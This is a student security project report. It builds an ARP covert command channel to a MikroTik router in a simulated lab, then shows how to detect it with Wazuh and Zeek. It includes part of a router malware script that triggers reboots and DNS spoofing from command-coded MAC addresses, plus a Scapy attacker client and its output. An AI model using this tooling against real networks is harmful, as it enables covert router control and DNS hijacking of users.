

Control over a router via ARP covert channel

Contacts

- Iskander Nafikov
- i.nafikov@innopolis.university

1. Introduction

In recent years, the increasing sophistication of cyberattacks has pushed attackers to seek stealthier ways to communicate with compromised devices. One such technique is the use of covert channels, which are communication paths not intended for data exchange but used to bypass security controls.

The **Address Resolution Protocol (ARP)**, a core component of IPv4 networking, is designed to map IP addresses to MAC addresses in local networks. ARP operates without encryption, authentication, or logging, making it inherently insecure but trusted by most operating systems and switches.




Figure 1 – How ARP Works: This diagram illustrates the typical ARP request and reply exchange in a local network. The host asks for the MAC address corresponding to a known IP, and the target replies with its MAC. This mechanism is at the heart of ARP-based covert communication, where malicious payloads can be embedded in the MAC fields.

Because ARP is typically used only within the boundaries of a local subnet, and because most security appliances focus on higher-layer protocols, it is often neglected in terms of inspection and logging. This lack of scrutiny creates an opportunity for attackers to misuse ARP packets as carriers for hidden messages or instructions.

The most vulnerable component in a LAN is a router, as it is responsible for communicating with every device on the network and acts as a gateway to external networks. Additionally, monitoring the router's status is more complex than monitoring conventional devices, due to the specialized hardware and software components involved. Therefore, despite the difficulty of developing malware specifically for routers, among other devices in a local network, routers are the most attractive targets for attackers.

In this project, I will be exploring the use of ARP packets as a method of hidden communication (C2) between an attacker and a maliciously infected router to have a control over the latter. This approach aims to bypass traditional C2 detection mechanisms such as firewall rules, DNS monitoring, and antivirus software on end devices. I will describe the process of establishing such a communication channel, evaluate its reliability, and identify any potential weaknesses.

2. Methods

2.1 Environment

The entire experiment was conducted within the [GNS3](#) network simulation platform, using [QEMU/KVM](#) virtualization - no physical hardware was used. The testbed consisted of two main components: 1) the attacking machine and 2) the infected router, which acted as the recipient of commands.

The **attacker machine** `attacker` was running [Ubuntu Server 24.10](#), and it executed a [Python 3](#) script written specifically for this project. The script used [Scapy 2.6.1](#) to craft and send custom ARP packets.

The **target device** `Router` was a virtual [MikroTik Cloud Hosted Router](#) running [RouterOS 7.16](#), deployed as a QEMU/KVM virtual machine. The malware responsible for parsing and executing covert commands was written entirely in the MikroTik Scripting Language and installed remotely via SSH.

Additionally, there was another Ubuntu machine `just-some-host` that simulated a simple host within the same network, which was necessary to demonstrate the possibilities of an attacker controlling the router.




Figure 2 – Network Environment: This picture shows the network topology that I created to test my ARP covert channel implementation.

2.2 Covert Channel Design

First, I considered how I could transmit commands to the router discreetly via ARP. Upon reviewing the available fields within the ARP packet, I concluded that the **Source MAC address** field, which has a length of six bytes, would be the most suitable option.

Many fields, such as hardware type, protocol type, and others, simply cannot be changed to make ARP work correctly. Other fields, like the source IP address, might cause more suspicion, as network-level threat monitoring is less effective than channel-level monitoring.




Figure 3 – The picture shows fields of an ARP packet highlighting the source MAC address field to illustrate where the command is injected.

At the same time, I could try to use the 46-byte Ethernet padding field, which is often filled with zeros. However, reading each Ethernet frame for hidden information is difficult and requires a lot of resources.

As a result, I have created a table that maps each command that is intended to be executed on the router to a specific MAC address. This information is then injected into the appropriate field.

Command	MAC Address
REBOOT	92:F3:FD:8A:A9:AB
DO DNS SPOOF	31:F5:9D:34:BE:0A
UNDO DNS SPOOF	51:F7:AD:44:CE:1B

Table 1 – Mapping of commands to MAC addresses that would be injected inside ARP packet.

As a result, the process would look like this:

1. The attacker manages to install a malicious script on the Mikrotik router. This script listens for commands from the attacker through a hidden channel.
2. The attacker uses a client application to communicate with the malware on the router. The application sends ARP requests with a command embedded in the MAC Source field.




Figure 4 – The diagram illustrates the process of sending command to a router from an attacker via ARP covert channel.

2.3 Malware

The Router Malware Functionality involves a MikroTik script that monitors ARP requests for specific MAC addresses, which correspond to commands embedded within the source MAC address field.

The script operates by periodically scanning the ARP table, comparing each MAC address against a predefined lookup table to identify potential commands. These commands may include

- rebooting the router;
- executing DNS spoofing;
- undoing previously executed DNS spoofing.

If a match is found, the script will execute the corresponding action.

By embedding commands in the source MAC address field of ARP packets, the malware avoids detection by traditional security systems. This method ensures that the malware remains hidden within normal network traffic, minimizing the chance of detection. The use of ARP packets as a covert communication channel is an essential part of the attack, using legitimate network activity to hide malicious activities.

```
32 # Executes command based on sender's MAC address
33 :global execCommandOrNothing do={
34     :global LOOKUP
35     :global doReboot;
36     :global doDnsSpoof;
37     :global undoDnsSpoof;
38     :global removeArpEntry
39
40     :local command ($LOOKUP->$arpSenderMac)
41
42     :if ( $command = "REBOOT" ) do={
43         $doReboot
44     }
45     :if ( $command = "DNS_SPOOF" ) do={
46         $doDnsSpoof senderIp=$arpSenderIp routerIp=$arpRouterIp senderMac=$arpSenderMac
47     }
48     :if ( $command = "UNDO_DNS_SPOOF" ) do={
49         $undoDnsSpoof senderIp=$arpSenderIp senderMac=$arpSenderMac
50     }
51
52     # removes command ARP table entry after command is done
53     :if ( [ :len $command ] != 0 ) do={
54         $removeArpEntry macAddress=$arpSenderMac
55     }
56 }
57
58 :foreach i in=[ /ip arp find ] do={
59     :local arpSenderMac [ /ip arp get $i mac-address ]
60     :local arpSenderIp [ /ip arp get $i address ]
61     :local arpInterface [ /ip arp get $i interface ]
62
63     :local arpRouterIpWithMask [ /ip addr get [ /ip addr find where interface=$arpInterface ] address ]
64     :local arpRouterIp [ :pick [ $arpRouterIpWithMask ] 0 ([ :len [ $arpRouterIpWithMask ] ] - 3) ]
```

Figure 5 – A part of the malware script for executing commands based on the source MAC address. The full script can be found in [GitHub repository](#).

2.4 Malware client for an attacker

The attacker script is designed to send ARP requests with spoofed source MAC addresses to a router, triggering specific actions based on the received command. The script utilizes the **Scapy** library in Python to craft and send

Ethernet frames that mimic ARP requests. These frames contain commands embedded within the source MAC address field, which correspond to specific actions in a lookup table, such as:

- rebooting the router;
- performing DNS spoofing;
- undoing DNS spoofing.

The script requires user input for the command, router's IP address, and network interface to send the packet through. This makes it a versatile tool for testing or executing stealthy network attacks. By sending ARP packets that appear legitimate, the script ensures the actions remain undiscovered by conventional monitoring tools, leveraging the covert capabilities of the ARP protocol.

```
import argparse
from scapy.all import ARP, Ether, sendp

LOOKUP = {
    "REBOOT": "92:F3:FD:8A:A9:AB",
    "DNS_SPOOF": "31:F5:9D:34:BE:0A",
    "UNDO_DNS_SPOOF": "51:F7:AD:44:CE:1B"
}

def send_arp_command(router_ip, iface, command):
    if command not in LOOKUP:
        print(f"[-] Unknown command: {command}")
        return

    spoofed_mac = LOOKUP[command]

    arp = ARP(op=1, pdst=router_ip, hwsrc=spoofed_mac)
    eth = Ether(dst="ff:ff:ff:ff:ff:ff")
    pkt = eth / arp

    sendp(pkt, iface=iface, verbose=True)
    print(f"[+] Command sent '{command}' using spoofed MAC: {spoofed_mac}")

...
```

Snippet 1 – A part of the attacker script used for embedding commands in ARP packets. The full script can be found in [GitHub repository](#).



3. Results

As a result of my efforts, I have achieved the following:


1. A malicious script for Mikrotik routers that must be installed on the device in some way and scheduled at regular intervals. This script allows commands from a potential attacker to be processed in any of the router's local networks through the ARP covert channel. You can find the source code of the script in the GitHub repository: [jim.src](#)

2. A client script for the attacker presented as a simple CLI program that allows sending commands to an infected router through the ARP channel. You can find the source code of the script in the GitHub repository: [jim-client.py](#). To use it Python 3 with installed `scapy` library is required.

I have implemented the following commands for the router:

- **REBOOT** : a simple reboot of the router.
- **DNS SPOOF** : if the router is acting as a DNS server in the local network, this command replaces the IP address of google.com with the attacker's address, so requests for google.com will be sent to the attacker.
- **UNDO DNS SPOOF** - Cancels the **DNS SPOOF** command and returns the original IP address resolution for the domain "google.com".

You can watch how the tools are used in the [demonstrational video](#).



```
Terminal x Router x ubuntu@ubuntu-cloud: ~ x
ubuntu@ubuntu-cloud:~$ echo $TYPE
attacker
ubuntu@ubuntu-cloud:~$ sudo python3 jim.py --router-ip=192.168.0.1 --iface=ens3 DNS_SPOOF
Sent 1 packets.
[+] Command sent 'DNS_SPOOF' using spoofed MAC: 31:F5:9D:34:BE:0A
ubuntu@ubuntu-cloud:~$
```

Figure 6 – Excerpt from the [demo video](#)

4. Discussion

4.1 Limitations

The successful implementation of ARP as a covert communication channel demonstrates the potential for utilizing low-level network protocols that are not subject to traditional security measures. Due to its limited scope, which is limited to local subnetworks, and lack of authentication, ARP is an ideal tool for covertly executing commands within local networks. A significant advantage of this approach is that it remains undetected by conventional intrusion prevention systems and firewalls, which typically focus on IP-based or more advanced traffic. As a result, these systems find it challenging to detect and block unauthorized access.

However, the current implementation reveals several limitations and areas for potential improvement:

- **Ability to install a script:** To successfully use malware, the attacker needs physical or remote access to the router and the right to make changes to the scripts and scheduler of the router
- **Hardcoded MAC Addresses:** Each command is associated with a specific, statically typed MAC address that is embedded in the router script. While this greatly simplifies the implementation process, it also makes it easier to detect malware using static pattern matching and reduces flexibility of use.
- **Stateless Communication:** Each new command is processed without any information about previous commands, which again simplifies the implementation, but makes the interaction with the malware less flexible. This also makes the malware harder to detect, as it does not leave any traces in the router's memory.
- **MAC Address Size Constraint:** The 6-byte MAC address field limits the amount of data that can be transmitted, restricting commands to be simple rather than allowing for more complex data or input arguments.

For example, this limitation has a significant drawback in the current implementation of malware, as it prevents the domain name from being parameterized for DNS spoofing and must be hardcoded instead.

- **Lack of Acknowledgment:** This channel provides no feedback or confirmation to the sender. It is inherently one-way, and any validation or result-checking would require a separate, out-of-band channel. An attacker cannot know if the command has been executed successfully or not.
- **Relying on the scripting engine in Mikrotik:** Scripts are easy to find, to read, and to identify their purpose. Moreover, any changes made to scripts are recorded in a log, which helps reduce the effectiveness of malicious scripts if logs from devices are collected and analyzed centrally by specialists or automated monitoring tools.

4.2 Mitigation

Based on the limitations and challenges of the current system, I have identified the following strategies that could help your network to better defend against such attacks:

- Enable **Dynamic ARP Inspection (DAI)** to block unauthorized or spoofed ARP traffic.
- **Monitor ARP tables** and look for unusual or unknown MAC addresses, especially those triggering repeated activity.
- Use **deep packet inspection** and behavioral analysis tools such as [Zeek](#) to observe low-level anomalies.
- Regularly **audit system scripts, schedulers, and log entries** to detect unauthorized automation or suspicious execution patterns.

4.2.1 Scripts audition with Wazuh

I decided to test the proposed mitigation strategies for the current implementation of my tools.

First, I used the popular SIEM platform [Wazuh](#) to detect various actions with scripts or a scheduler. To accomplish this, I installed a Wazuh server and Wazuh agent on an Ubuntu machine, which acted as an adapter for the router logs, as Wazuh could not be installed on simple network devices. Additionally, I configured log decoding (**Snip. 2**) and created my own rules (**Snip. 3**) to analyze actions involving scripts, as Wazuh did not provide default rules for MikroTik devices.

```
<!-- ===== SCRIPT ===== -->

<!-- Add script -->
<decoder name="mikrotik1">
  <parent>mikrotik</parent>
  <regex type="pcre2">\S+ (\d\d\d\d-\d\d-\d\d+T\d\d:\d\d:\d\d+\+\d\d:\d\d) MikroTik new
script (\S+) by (\S+):(\S+)@S+ \((.*)\)</regex>
  <order>logtimestamp, action, action_interface, logged_user, command</order>
</decoder>

...

<!-- ===== SCHEDULER ===== -->

<!-- Schedule script -->
<decoder name="mikrotik1">
  <parent>mikrotik</parent>
  <regex type="pcre2">\S+ (\d\d\d\d-\d\d-\d\d+T\d\d:\d\d:\d\d+\+\d\d:\d\d) MikroTik new
script (\S+) by (\S+):(\S+)@S+ \((.*)\)</regex>
```



```
<order>logtimestamp, action, action_interface, logged_user, command</order>
</decoder>
```

...

Snippet 2 – A part of /var/ossec/etc/decoders/mikrotik_decoders.xml file

```
<!-- ===== SCRIPT ===== -->

<!-- Parent -->
<rule id="110010" level="7">
  <if_sid>110000</if_sid>
  <match>script</match>
  <description>Mikrotik script manipulations</description>
</rule>

<!-- Add script -->
<rule id="110011" level="7">
  <if_sid>110010</if_sid>
  <match>added</match>
  <description>User $(logged_user) added new script via $(action_interface) with command
'$(command)'</description>
</rule>

...

<!-- ===== SCHEDULER ===== -->

<!-- Parent -->
<rule id="110020" level="10">
  <if_sid>110000</if_sid>
  <match>schedule</match>
  <description>Mikrotik scheduler manipulations</description>
</rule>

<!-- Add scheduled script -->
<rule id="110021" level="10">
  <if_sid>110020</if_sid>
  <match>scheduled</match>
  <description>User $(logged_user) scheduled new script via $(action_interface) with
command '$(command)'</description>
</rule>

...
```

Snippet 3 – A part of /var/ossec/etc/decoders/mikrotik_rules.xml file

Fig. 9 shows the final network topology, including Wazuh.




Figure 7 – Network topology of the current implementation with Wazuh platform setup

As a **result**, I implemented a continuous audit of changes in scripts and a scheduler. Now, in the event of unplanned installation of scripts on the Mikrotik router, the SoC department in a company or a network administrator will be immediately alerted. Through these simple measures, I have made the system more secure and less vulnerable to attacks through various types of manipulations on the router, including the use of an ARP covert channel.




Figure 8 – Now a Wazuh dashboard provides a clear view of events related to script and scheduler manipulations.

4.2.2 Deep MAC addresses inspection with Zeek

Secondly, as a part of testing my tool robustness, I installed and configured [Zeek](#) to monitor a network interface for suspicious ARP activity, specifically focusing on MAC address spoofing attacks.

I implemented a custom detection script in Zeek (**Snip. 4**) that maintains a list of trusted MAC addresses and triggers an event whenever an unknown or untrusted MAC address is observed sending ARP requests. This behavior is often associated with attackers attempting to inject commands or perform covert communication via manipulated MAC fields.

```
@load base/protocols/arp/arp

module CovertARP;

export {
    global untrusted_mac_detected: event(sender_mac: string, sender_ip: addr, target_ip:
    addr);
}

const trusted_macs: set[string] = {
    "08:00:27:f8:cb:5b", # Zeek machine
    "08:00:27:35:55:75", # Attacker
    "08:00:27:24:3b:71"  # Router
};
```

```

event arp_request(mac_src: string, mac_dst: string, SPA: addr, SHA: string, TPA: addr, THA:
string)
{
    local sender_mac = to_lower(SHA);

    if (sender_mac !in trusted_macs)
    {
        Reporter::info(fmt("Untrusted MAC in ARP: MAC %s | Sender IP: %s | Target IP: %s",
sender_mac, SPA, TPA));
        event CovertARP::untrusted_mac_detected(sender_mac, SPA, TPA);
    }
}

```

Snippet 4 – Zeek detection script with trusted MAC address list and event handler.

When such an activity is detected, Zeek logs a warning to the `reporter.log` file. The log entry includes the suspicious MAC address, along with the sender and target IP addresses (**Fig. 9**). This real-time logging allows security analysts to quickly identify and respond to unauthorized devices on the network.

```

ubuntu@ubuntu:/opt/zeek/share/zeek/site$ cat reporter.log
1746991108.814910      Reporter::INFO Untrusted MAC in ARP: MAC 92:f3:d:8a:a9:ab Sender IP: 192
.168.0.123 | Target IP: 192.168.0.1 ./arp_covert_detect.zeek, line 25

```

